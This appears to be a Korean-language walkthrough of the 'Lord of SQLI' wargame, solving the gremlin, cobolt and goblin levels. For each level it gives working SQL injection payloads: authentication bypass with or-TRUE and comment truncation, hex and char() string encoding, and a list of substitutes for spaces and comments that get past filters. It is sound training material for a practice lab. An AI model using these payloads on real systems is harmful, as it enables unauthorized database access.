

! this site does not support IE

```
-----#
/:--
|< > |
#--/
-----#

The Lord of the SQLI : The Fellowship of the SQLI, 2015

[enter to the dungeon]

[RULE]
- do not attack other database
- do not exploit server
- do not dos server

[ ]
-----#
/:--
|| |
#==/
-----#
```

The Lord of the SQL Injection

LOS 폴이

작성자

이메일

박상호

DDeok9@Gmail.com


[+] 목차

1	개요.....	1
1.1	워게임 소개	1
1.2	문제 제공 방식 소개.....	2
1.3	문서 방식 소개.....	2
2	문제 풀이	3
2.1	gremlin	3
2.2	cobolt.....	7
2.3	goblin	11
2.4	orc	15
2.5	wolfman	21
2.6	darkelf	24
2.7	orge.....	25
2.8	troll	29
2.9	vampire	32
2.10	skeleton	34
2.11	golem.....	35
2.12	darknight.....	39
2.13	bugbear	42
2.14	giant.....	45
2.15	assassin.....	46
2.16	zombie_assassin	50
2.17	succubus.....	52
2.18	nightmare.....	53
2.19	xavis	54
2.20	dragon	58
2.21	iron_golem	59
2.22	dark_eyes.....	64
2.23	hell_fire & evil_wizard	68
2.24	umaru.....	73
3	마무리	78

1 개요

1.1 워게임 소개


SQL Injection과 관련된 기법만을 제공하는 워게임 사이트로 현재 UpRoot에 재직 중인 Rubiya가 만들었다. 해커스쿨의 LOB(Lord of Buffer Overflow)와 유사한 진행 방식을 가지며, 문제는 총 25문제이다. 기본 화면은 아래와 같다.



[그림 1-1] LOS 기본 화면

1.2 문제 제공 방식 소개

우선 첫 번째 문제인 gremlin을 열어보자.



[그림 1-2] gremlin 문제 화면

맨 위의 query 부분에서 공격자가 입력한 쿼리가 \$query 변수에 어떻게 들어가는지 확인 가능하다. 이를 통해 실제 데이터베이스에 질의 되는 SQL 쿼리 문구를 확인 가능하다. 아래의 코드 부분에서는 preg_match 조건 절에서 문제 출제자가 작성한 필터링 규칙을 확인 가능하고 \$query 변수에서 기존 조건을 무시하고 풀이자가 원하는 결과를 반환해 줄 쿼리를 입력하기 위한 ' , ,) 등의 닫힘 문자를 확인할 수 있다. 문제 풀이 시에는 get 인자의 변수로 입력이 가능하며, URL 인코딩에 주의해야 할 것이다.

1.3 문서 방식 소개

본 문서는 아래와 같은 방식으로 작성한다.


- 코드 설명
- 가설 및 테스트
- 파이썬 코드(option)
- 풀이
- 추가 지식(option)
- 다른 방식의 풀이(option)

해당 문제 풀이는 직접 개인 서버에 설치 후 진행하였으며, <http://los.whathell.kr> 에 접속하여 풀이할 수 있다.

2 문제 풀이

2.1 gremlin

가장 첫 번째로 제공되는 문제이다. 문제 화면은 아래와 같다.



[그림 2-1] gremlin 문제 화면

· 코드 설명

get 인자로 넘어가는 id와 pw 변수 모두에 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
prob	각 문제 별 table 접두어이며 table 직접 질의를 필터링 가능
_	like 절의 모든 문자를 의미하는 _ 필터링 가능
.	LFI, RFI 공격 혹은 regexp 절의 임의의 문자를 의미하는 . 필터링 가능
()	version(), procedure analyse() 등 함수 사용 필터링 가능

[표 2-1] gremlin 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'
```

solve 함수 호출을 위한 조건은 아래와 같다.

```

$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) solve("gremlin");

```

코드 확인 결과 공격자가 입력 가능한 \$_GET[id] 혹은 \$_GET[pw] 값을 이용해 적절한 쿼리 변조를 하여 쿼리 결과에 id 값이 하나라도 있으면 문제가 풀릴 것을 알 수 있다.

· 가설 및 테스트

문제 풀이 조건을 보면 어떠한 값이던 쿼리 결과에 id 값이 하나라도 있으면 된다. 우리가 조작할 수 있는 부분은 where 절 하위의 id 변수와 pw 변수이다.

가설 1: 만약 id와 pw 변수에 아무런 값을 넣으면?

```
select id from prob_gremlin where id='1234' and pw='5678'
```

id='1234'인 값이 없으므로 거짓(FALSE)이 될 것이고, pw='5678'인 값이 없으므로 거짓(FALSE)가 될 것이다. 즉 FALSE and FALSE가 되어 아래와 같은 쿼리가 될 것이다.

```
select id from prob_gremlin where FALSE and FALSE  
= select id from prob_gremlin where FALSE
```

이는 mysql_fetch_array(mysql_query(\$query)) 호출 시 결과가 없어 \$result[id]에 아무런 값도 들어가지 않아 문제가 풀리지 않을 것이다.

가설 2: 만약 where 절 이하를 참(TRUE)로 바꾼다면?

일반적으로 생각할 수 있는 참인 조건은 prob_gremlin 테이블에 존재하는 id 와 pw 값을 올바르게 입력하는 것이다. 그러나 SQL Injection 을 이용하여 우리는 실제 id와 pw 값을 모르더라도 조건을 참으로 만들 수 있다.

```
select id from prob_gremlin where id=" or TRUE#" and pw="
```

위 쿼리처럼 id 값을 입력하면 id=" 은 값이 없으므로 거짓(FALSE)이 될 것이고, 앞의 조건이 거짓이기 때문에 or 에서 뒤의 조건을 검사할 것이다. 뒤의 조건은 TRUE이며 #문자에 의해 뒤의 쿼리문은 주석 처리되어 사용되지 않을 것이다.

테스트

실제 데이터베이스에 위 가설에 해당하는 쿼리를 질의해 보았다. 우선 가설 1을 확인하기 위해 id='1234' and pw='5678'의 결과가 무엇인지 확인하고 이를 where 절에 입력하였다.

```
mysql> select id='1234' and pw='1234' from prob_gremlin;  
+-----+  
| id='1234' and pw='1234' |  
+-----+  
| 0 |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> select id from prob_gremlin where 0;  
Empty set (0.00 sec)
```

[그림 2-2] 가설 1 확인

여기서 0은 FALSE를 의미하고 1은 TRUE를 의미한다. 아래와 같이 확인 가능하다.

```
mysql> select 0=FALSE union all select 1=TRUE;
+-----+
| 0=FALSE |
+-----+
|      1 |
|      1 |
+-----+
2 rows in set (0.00 sec)
```

[그림 2-3] 0=FALSE, 1=TRUE 확인

가설 1 확인 결과 where 절 이하가 FALSE일 경우 쿼리의 결과가 나오지 않는 것을 알 수 있다.

가설 2를 확인하기 위해 where 절 이하를 단위 별로 나누어 데이터베이스에서 확인해 보면 아래와 같이 확인 가능하다.

```
mysql> select id from prob_gremlin where id='';
Empty set (0.00 sec)

mysql> select id from prob_gremlin where id='' or 1;
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)

mysql> select id from prob_gremlin where id='' or TRUE;
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)
```

[그림 2-4] 가설 2 확인

가설 2 확인 결과 id 값에 아무런 문자열도 들어가 있지 않은 경우에는 쿼리 결과가 나오지 않고, or 이후 1(TRUE)가 존재할 경우 쿼리 결과로 id 값이 나오는 것을 알 수 있다. 이 때 '' 값이 0인지 확인해 보니 0(FALSE)와 같은 것을 추가 확인할 수 있었다.

```
mysql> select ''=0 union all select ''=FALSE;
+-----+
| ''=0 |
+-----+
|      1 |
|      1 |
+-----+
2 rows in set (0.00 sec)
```

[그림 2-5] '' 값 의미 확인

· 풀이

생각한 쿼리를 id 변수에 넣어 보자.

```
query : select id from prob_gremlin where id="" or TRUE# and pw=""
```

GREMLIN Clear!

[그림 2-6] gremlin 풀이 완료

· 추가 지식

1. TRUE 와 동일한 의미를 가지는 문자

1, !0, 2/2, 4%3, 3-2, ceil(0.x), floor(1.x), substr(pi(),3,1), true(대소문자 구분 x), pow(1,0)
등 숫자 1을 만들 수 있는 모든 경우의 수

2. or 와 동일한 의미를 가지는 문자

||, OR

3. 공백과 동일한 의미를 가지는 문자

()로 둘러싸기, /**/, url 전달 시 %09, %0a, %0b, %0c, %0d, %a0, %20

4. # 주석과 동일한 의미를 가지는 문자

;%00, --(반드시 뒤에 공백이 있어야 함)

· 다른 방식의 풀이

매우 다양한 방법으로 다른 풀이를 할 수 있겠지만 아래와 같이 or 이 필터링 되어 있을 경우에 사용할 수 있는 방법도 알아두자.


```
query : select id from prob_gremlin where id="!=1#" and pw=""
```

GREMLIN Clear!

[그림 2-7] 다른 방식의 풀이

2.2 cobolt

문제 화면은 아래와 같다.



[그림 2-8] cobolt 문제 화면

· 코드 설명

get 인자로 넘어가는 id와 pw 변수 모두에 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
prob	각 문제 별 table 접두어이며 table 직접 질의를 필터링 가능
_	like 절의 모든 문자를 의미하는 _ 필터링 가능
.	LFI, RFI 공격 혹은 regexp 절의 임의 문자를 의미하는 . 필터링 가능
()	version(), procedure analyse() 등 함수 사용 필터링 가능

[표 2-2] cobolt 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_cobolt where id='{$_GET[id]}' and pw=md5('{$_GET[pw]}')
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
$result = @mysql_fetch_array(mysql_query($query));
if($result['id'] == 'admin') solve("cobolt");
```

코드 확인 결과 공격자가 입력 가능한 \$_GET[id] 혹은 \$_GET[pw] 값을 이용해 적절한 쿼리 변조를 하여 쿼리 결과에 id 값이 admin이면 문제가 풀릴 것을 알 수 있다.

· 가설 및 테스트

문제 풀이 조건을 보면 쿼리 결과에 id 값이 admin이 되어야 한다. 우리가 조작할 수 있는 부분은 where 절 하위의 id 변수와 pw 변수이다.

가설 1: 만약 where 절 이하를 참(TRUE)로 바꾼다면?

```
select id from prob_cobolt where id="" or TRUE# and pw=md5('5678')
```

[gremlin](#) 문제 풀이와 같이 where 절 이하를 참(TRUE)으로 변경했기 때문에 데이터베이스의 id 값이 결과로 반환될 것이다. 이 때 id 값은 데이터베이스에 가장 먼저 입력된 id 값일 것이다. admin 일 경우 다행이지만, admin 이 아닐 경우 문제가 풀리지 않을 것이다.

가설 2: 만약 where 절 이하를 id='admin' 조건만 사용하도록 바꾼다면?

일반적으로 생각할 수 있는 참인 조건은 prob_cobolt 테이블에 존재하는 id 와 pw 값을 올바르게 입력하는 것이지만 현재 admin의 pw값을 모른다. 그러나 SQL Injection 을 이용하여 우리는 실제 pw 값을 모르더라도 상관없다.

```
select id from prob_cobolt where id='admin'# and pw=md5("")
```

위 쿼리처럼 id 값을 입력하면 id='admin' 값의 조건만 사용하고 #문자에 의해 뒤의 쿼리문은 주석 처리되어 사용되지 않을 것이다. 이때 pw 값에 아무 입력을 하지 않을 경우 ""(빈 문자)의 md5 값은 의미를 가질 것이다. (실제로는 주석 처리되어 사용되지 않음.)

cobolt 문제에서 pw는 md5 함수에 둘러싸여 있기 때문에 실제 데이터베이스에서 비교하는 값은 id에 해당하는 문자열과 pw에 해당하는 md5 해시 값일 것이다. 코드 해석 시 유의할 점은 정상적인 참인 조건의 경우를 발생시키기 위해서는 pw 문자열이 필요한 것이지만 pw의 md5 해시 값이 필요한 것이 아니라는 점이다. 단순히 데이터베이스에서 비교되는 값이 pw 문자열의 md5 해시 값일 뿐이다.

테스트

실제 데이터베이스에 위 가설에 해당하는 쿼리를 질의해 보았다. 우선 가설 1을 확인하기 위해 where 절 이하의 결과가 참(TRUE)일 경우 결과가 무엇인지 확인해 보았다.

```
mysql> select id from prob_cobolt where id='' or TRUE;
+-----+
| id    |
+-----+
| rubiya|
| admin |
+-----+
2 rows in set (0.00 sec)
```

[그림 2-9] 가설 1 확인

이와 같은 경우 \$result['id']에는 첫 번째 값인 rubiya 가 들어가므로 \$result['id'] == 'admin' 조건을 만족하지 않아 문제가 풀리지 않을 것이다.

가설 2를 확인하기 위해 id 값은 admin 이후 주석처리를 하고 pw 값은 빈 문자를 입력할 경우 반환 값을 데이터베이스에서 확인해 보았다.

```
mysql> select id from prob_cobolt where id='admin#' pw=(md5(''));
-> ;
+-----+
| id      |
+-----+
| admin   |
+-----+
1 row in set (0.00 sec)
```

[그림 2-10] 가설 2 확인

정상적으로 id 칼럼에 admin 의 결과만 나오는 것을 확인할 수 있었다. 이런 경우 \$result['id'] == 'admin' 조건을 만족해 문제가 풀릴 것이다.

이 때 ;(세미콜론)을 한번 더 적어주는 이유는 #는 한줄 주석이기 때문에 mysql 쿼리의 끝을 나타내는 ;(세미콜론) 까지 주석처리 되었기 때문이다.

마지막으로 pw=(md5('')) 일 경우 사용되는 값을 확인해 보았다.

```
mysql> select md5('');
+-----+
| md5('') |
+-----+
| d41d8cd98f00b204e9800998ecf8427e |
+-----+
1 row in set (0.00 sec)
```

[그림 2-11] md5('') 확인

아무런 문자가 없는 값에 대한 md5 값을 확인할 수 있다.

· 풀이

생각한 쿼리를 id 변수에 넣어 보자.

```
query : select id from prob_cobolt where id='admin#' and pw=md5('')
```

COBOLT Clear!

[그림 2-12] cobolt 풀이 완료

· 추가 지식

1. mysql 해시 함수

MD5(), SHA1(), SHA(), SHA2(), OLD_PASSWORD(), PASSWORD() 가 있으며, mysql 5.5.3 버전 이후 character set 설정, collation 설정에 의해 ascii 값을 반환할 수 있다(binary 형태를 반환할 경우 대/소문자 구분 시 문제 발생). 이전 버전에는 binary 형태를 반환한다.

해시 함수	내용
MD5	RSA의 메시지 다이제스트 알고리즘 사용, 32글자
SHA1, SHA	RFC 3174에서 정의된 해시 알고리즘 사용, 160bit 체크섬 사용, 40글자
SHA2	SHA-224, SHA-256, SHA-384, SHA-512 중 하나를 선택할 수 있으며 인자로 SHA2(str, hash_length) 형태로 쓰임. 이 때 hash_length이 0이면 기본 옵션인 SHA-256을 수행함
OLD_PASSWORD, PASSWORD	mysql 기본 패스워드 생성 알고리즘을 거치며 OLD_PASSWORD (버전 4.1.x 이하)일 경우 16글자, PASSWORD일 경우 40글자

[표 2-3] mysql 해시 함수

· 다른 방식의 풀이

매우 다양한 방법으로 다른 풀이를 할 수 있겠지만 아래와 같이 admin 이 필터링 되어 있을 경우 where 절 이하에 TRUE 조건을 주고 order by id asc를 이용해 알파벳 순서대로 정렬하여 admin을 뽑아내는 방법도 알아두자.

```
query : select id from prob_cobolt where id="" or TRUE order by id asc#' and pw=md5("")
```

COBOLT Clear!

[그림 2-13] 다른 방식의 풀이 1

다른 방법으로는 문자열 인코딩을 이용해 풀이하는 방법도 있으니 알아두자. 이때 문자열 인코딩은 hex, binary, char 등이 있다. 아래는 hex 인코딩을 이용해 풀이한 결과이다.

```
query : select id from prob_cobolt where id="" or id=0x61646d696e#' and pw=md5("")
```

COBOLT Clear!

[그림 2-14] 다른 방식의 풀이 2

2.3 goblin

문제 화면은 아래와 같다.



[그림 2-15] goblin 문제 화면

· 코드 설명

get 인자로 넘어가는 no 변수에 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
prob	각 문제 별 table 접두어이며 table 직접 질의를 필터링 가능
_	like 절의 모든 문자를 의미하는 _ 필터링 가능
.	LFI, RFI 공격 혹은 regexp 절의 임의 문자를 의미하는 . 필터링 가능
()	version(), procedure analyse() 등 함수 사용 필터링 가능
' , " `	문자열 표현 시 사용하는 쿼터 계열 필터링 가능

[표 2-4] goblin 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_goblin where id='guest' and no={$_GET[no]}
```

solve 함수 호출을 위한 조건은 아래와 같다.

```

$result = @mysql_fetch_array(mysql_query($query));
if($result['id'] == 'admin') solve("goblin");

```

코드 확인 결과 공격자가 입력 가능한 \$_GET[no] 값을 이용해 문자열을 사용하지 않고 적절한 쿼리 변조를 하여 쿼리 결과에 id 값이 admin이면 문제가 풀릴 것을 알 수 있다.

· 가설 및 테스트

문제 풀이 조건을 보면 쿼리 결과에 id 값이 admin이 되어야 한다. 우리가 조작할 수 있는 부분은 where 절 하위의 no 변수이다.

가설 1: 만약 guest 의 올바른 no 값을 입력한다면?

```
select id from prob_goblin where id='guest' and no=1
```

너무나 당연한 이야기지만, 만약 id 필드가 guest 인 레코드의 no 필드 값이 1일 경우 쿼리 결과로 반환 되는 id 는 guest 일 것이다. 즉, \$result[id]가 admin이 아니므로 문제가 풀리지 않을 것이다.

가설 2: 만약 앞의 조건을 거짓으로 만들고, or 연산자를 통해 id 필드가 admin인 no 값을 입력한다면?

and 와 or 논리 연산 중 and 가 우선이므로 앞의 조건은 거짓(FALSE)이 되고, or 뒤에 입력하는 쿼리는 데이터베이스에 존재하는 아무 id의 no 값과 일치할 경우 참이 되어 해당 id 레코드를 반환할 것이다. 이를 쉽게 표현하면 아래와 같다.

```
select id from prob_goblin where id='guest' and no=2 or no=2  
= select id from prob_goblin where FALSE or no=2
```

위 쿼리처럼 no 값을 입력하면 결과적으로 no가 2인 레코드의 id 값만 결과로 반환할 것이다. 만약 no 값 2의 id 필드 값이 admin일 경우 문제가 풀릴 것이다.

쿼터 계열을 사용하지 않아도 되는 이유는 아래 그림과 같이 prob_goblin 테이블의 no 필드가 int 형이고, 숫자를 입력할 경우는 mysql 에서 쿼터로 둘러싸지 않아도 되기 때문이다.

```
mysql> desc prob_goblin;  
+-----+-----+-----+-----+-----+-----+  
| Field | Type          | Null | Key | Default | Extra |  
+-----+-----+-----+-----+-----+-----+  
| no    | int(11)       | NO   |     | NULL    |       |  
| id    | varchar(32)   | NO   |     | NULL    |       |  
| pw    | varchar(32)   | NO   |     | NULL    |       |  
+-----+-----+-----+-----+-----+-----+  
3 rows in set (0.00 sec)
```

[그림 2-16] prob_goblin 테이블 구조

테스트

실제 데이터베이스에 위 가설에 해당하는 쿼리를 질의해 보았다. 가설 1은 너무나 당연한 이야기이므로 생략하고, 가설 2를 확인하기 위해 아래와 같이 확인해 보았다.

```
mysql> select id from prob_goblin where FALSE or no=2;
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)
```

[그림 2-17] 가설 2 확인

앞의 조건이 FALSE 이므로 or 뒤의 조건인 no=2에 해당하는 값만 출력 된 것으로 볼 수 있다. 위와 같은 경우 \$result['id']에 admin 이 들어가므로 \$result['id'] == 'admin' 조건을 만족해 문제가 풀릴 것이다.

데이터베이스 내의 정확한 no 값과 id 값을 확인하기 위해 다음과 같이 테스트 해보았다.

```
mysql> select no, id from prob_goblin;
+----+-----+
| no | id    |
+----+-----+
| 1  | guest |
| 2  | admin |
+----+-----+
2 rows in set (0.00 sec)
```

[그림 2-18] 데이터베이스의 no와 id 값 확인

확인 결과 guest의 no는 1이고 admin의 no는 2이므로, 앞의 조건을 거짓(FALSE)로 만들기 위해서 필요한 no 값은 1을 제외한 모든 수 인 것을 알 수 있다.

최종적으로 or 전의 no에는 1을 제외한 아무런 수를 넣고, or 후의 no에는 admin에 해당하는 no인 2를 입력하여 쿼리를 전송해야 \$result[id] == 'admin'을 만족해 문제가 풀릴 것이다.

· 풀이

생각한 쿼리를 no 변수에 넣어 보자.

```
query : select id from prob_goblin where id='guest' and no=-1 or no=2
```

Hello admin

GOBLIN Clear!

[그림 2-19] goblin 풀이 완료

· 추가 지식

1. FALSE 와 동일한 의미를 가지는 문자

0, !숫자(0 제외), 4%4, '', ceil(-0.x), round(0.x) x는 5이하, 'a'-'a', false(대소문자 구분 x) 등 숫자 0을 만들 수 있는 모든 경우의 수

· 다른 방식의 풀이

매우 다양한 방법으로 다른 풀이를 할 수 있겠지만 아래와 같이 no가 필터링 되어 있을 경우 or 앞은 FALSE 조건을 주고 or 뒤는 참을 준 후 order by id asc를 이용해 알파벳 순서대로 정렬하여 admin을 뽑아내는 방법도 알아두자.

```
query : select id from prob_goblin where id='guest' and no=-1 or 1 order by id asc
```

Hello admin

GOBLIN Clear!

[그림 2-20] 다른 방식의 풀이 1

goblin 문제의 경우 id 필드에 admin과 guest 만 있기 때문에 admin 이 결과로 반환되어 문제가 풀리지만, 만약 id 필드에 abc와 같이 아스키 값이 우선 순위인 다른 값이 있을 경우 문제가 풀리지 않을 것이다.

쿼터 없이 문자열을 입력하는 다른 방법으로는 [cobolt](#) 풀이에서 살펴본 바와 같이 문자열 인코딩을 이용해 풀이하는 방법도 있으니 알아두자. 이때 문자열 인코딩은 hex, binary, char 등이 있다. 아래는 char 함수를 이용해 풀이한 결과이다.

```
query : select id from prob_goblin where id='guest' and no=-1 or id=char(97,100,109,105,110)
```

